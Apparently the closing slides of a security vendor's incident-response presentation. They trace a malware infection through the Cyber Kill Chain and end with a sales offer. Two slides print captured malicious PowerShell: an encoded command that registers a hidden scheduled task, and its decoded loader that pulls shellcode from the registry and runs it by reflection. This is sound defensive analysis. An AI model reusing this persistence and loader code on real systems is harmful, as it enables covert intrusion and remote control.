  - Can this be explained by a valid service?
  - Ticket history

# Look for Secondary Indicators

- Reference Cyber Kill Chain
  - Reconnaissance
  - Weaponization
  - Delivery
  - Exploitation
  - Installation
  - Command & Control
    - We're here!
  - Actions on Objectives

- Keeping the kill chain in mind helps us visualize what kind of indicators we're looking for
- If this is hostile CnC we want to know what the bad actor is doing and how they got there

# Possible Malicious PowerShell

## Malware loves PowerShell

```
$a="OQA1ADcANAA4ADEAOAA4ADQAOwBzAGwAZQBlAHAAIAAtAHMAIAA3ADEAOwAkAHgAbgBrAD0ARwBlAHQALQBJAHQAZQBtAFAAcgBvAHAAZQByAHQAeQAgAC0AcABhAHQAaAAgACgAIgBoAGsAIgArACIAYwB1ADoAXABzAG8AZgAiACsAIgB0AHcAIgAr
ACIAYQByAGUAXABtAGkAYwAiACsAIgByAG8AcwAiACsAIgBvAGYAdABcAFAAaABvAG4AZQBcACIAKwBbAEUAbgB2AGkAcgBvAG4AbQBlAG4AdABdADoAOgB1AHMAZQByAG4AYQBtAGUAKwAiADAAIgApADsAZgBvAHIAIAAoACQAeABjAGwAPQAwADsAJAB4
AGMAbAAgAC0AbABlACAANwAxADQAOwAkAHgAYwBsACsAKwApAHsAVAByAHkAewAkAHQAcgArAD0AJAB4AG4AawAuACQAeABjAGwAfQBDAGEAdABjAGgAewB9AH0AOwAkAHgAYwBsAD0AMAA7AHcAaABpAGwAZQAoACQAdAByAHUAZQApAHsAJAB4AGMAbAAr
ACsAOwAkAGsAbwA9AFsAbQBhAHQAaABdADoAOgAoACIAcwBxACIAKwAiAHIAdAAiACkAKAAkAHgAYwBsACkAOwBpAGYAKAAkAGsAbwAgAC0AZQBxACAAMQAwADAAMAApAHsAYgByAGUAYQBrAH0AfQAkAGwAaAA9ACQAdAByAC4AcgBlAHAAbABhAGMAZQAo
ACIAIwAiACwAJABrAG8AKQA7ACQAcwBjAGsAPQBbAGIAeQB0AGUAWwBdAF0AOgA6ACgAIgBuAGUAIgArACIAdwAiACkAKAAkAGwAaAAuAEwAZQBuAGcAdABoAC8AMgApADsAZgBvAHIAKAAkAHgAYwBsAD0AMAA7ACQAeABjAGwAIAAtAGwAdAAgACQAbABo
AC4ATABlAG4AZwB0AGgAOwAkAHgAYwBsACsAPQAyACkAewAkAHMAYwBrAFsAJAB4AGMAbAAvADIAXQA9AFsAYwBvAG4AdgBlAHIAdABdADoAOgAoACIAVABvAEIAIgArACIAeQB0AGUAIgApACgAJABsAGgALgBTAHUAYgBzAHQAcgBpAG4AZwAoACQAeABj
AGwALAAyACkALAAoADIAKgA4ACkAKQB9AFsAcgBlAGYAbABlAGMAdABpAG8AbgAuAGEAcwBzAGUAbQBiAGwAeQBdADoAOgAoACIATABvACIAKwAiAGEAZAAiACkAKAAkAHMAYwBrACkAOwBbAE8AcABlAG4AXQA6ADoAKAAiAFQAZQAiACsAIgBzAHQAIgAp
ACgAKQA7ADYAMAA0ADIANAA0ADIAOAAyADsA";
$u=$env:USERNAME;
Register-ScheduledTask $u -In (New-ScheduledTask -Ac (New-ScheduledTaskAction -E ([Diagnostics.Process]::GetCurrentProcess().MainModule.FileName) -Ar ("-w h -e "+$a)) -Tr (New-
ScheduledTaskTrigger -AtL -U $u));
```

- This alert was picked up by the AW agent; occurs before suspicious certificate
- PowerShell alerts are a frequent source of false positives, but they’re also one of the first places to look for evidence of malicious behavior
- This code by itself looks suspect just by the way it appears to be stuffing encoded PowerShell into a new scheduled task, but we can dig a bit further into that encoded block

# Encoded Scheduled Task

## Probably not a printer mapping script

```
sleep -s 71;
$xnk=Get-ItemProperty -path ("hk"+"cu:\sof"+"tw"+"are\mic"+"ros"+"oft\Phone\"+[Environment]::username+"0");
for ($xcl=0;$xcl -le 714;$xcl++){
  Try{$
    tr+=$xnk.$xcl
  }Catch{}
};
$xcl=0;while($true){$xcl++;$ko=[math]::("sq"+"rt")($xcl);if($ko -eq 1000){break}}$lh=$tr.replace("#",$ko);$sck=[byte[]]::("ne"+"w")($lh.Length/2);for($xcl=0;$xcl -lt $lh.Length;$xcl+=2){$sck
[$xcl/2]=[convert]::("ToB"+"yte")($lh.Substring($xcl,2),(2*8))}[reflection.assembly]::("Lo"+"ad")($sck);[Open]::("Te"+"st")();
```

- This script appears to read a byte array out of the current user registry then load that data with the reflection assembly then execute a “Test” method
- From these two code blocks we can deduce:
  - The obfuscation and actions taken confirm this to be malicious
  - These scripts cannot be the initial stage as they reference data already written to a registry hive
  - These scripts appear to establish persistence
  - We can say with a high degree of confidence this code is directly related to the reverse shell

# I’m told jscript has legitimate uses

Malware Loves JScript

- Working backwards through Sysmon process logs we find a suspicious jscript process which was launched by our affected user through Windows Explorer
  - WScript.exe "C:\Users\<username>\AppData\Local\Temp\Temp1_draft of sponsorship agreement(75500).zip\draft_of_sponsorship_agreement 32330 .js”
- Discussions with the client point of contact reveal that the end user had been attempting to download a “draft of sponsorship” form from a trusted site, but it “didn’t work right” when they tried to open it

# Reviewing The Kill Chain

## Completing the picture

- Reconnaissance
  - This event did not appear to be targeted this client
- Weaponization
  - Weaponized jscript file
- Delivery
  - Jscript file inserted into a download from replacing expected document
- Exploitation
  - User launched jscript file by double clicki through explorer
- Installation
  - (stage1) Jscript creates registry entry with shell code, launches (stage2) PowerShell script which installs a (stage3) PowerShell script as a service which references the stored shell code
- Command & Control
  - Stage3 script launches as a service on user login and establishes remote shell back to C&C
- Actions on Objectives
  - Bad actors were observed conducting initial in-network recon with tools such as BloodHound

# Summary

- Define what you are trying to protect
- MITRE can be used in  a number of different ways to help make informed decisions about your security.
- If you don’t have the bandwidth to proactively address the more complex tasks look to a service to help! (Arctic Wolf!☺)

ARCTIC WOLF

OPKALLA

THE LEADER IN **SECURITY OPERATIONS**

# Thank You!

ARCTIC WOLF

OPKALLA

THE LEADER IN SECURITY OPERATIONS

# NEXT STEP: LET'S MEET

Schedule a meeting with an Opkalla and Arctic Wolf rep by May 13th to get your **$150 to Sunglass Hut.**

Email Brice (brice.ulrey@opkalla.com) to schedule your meeting.

sunglass hut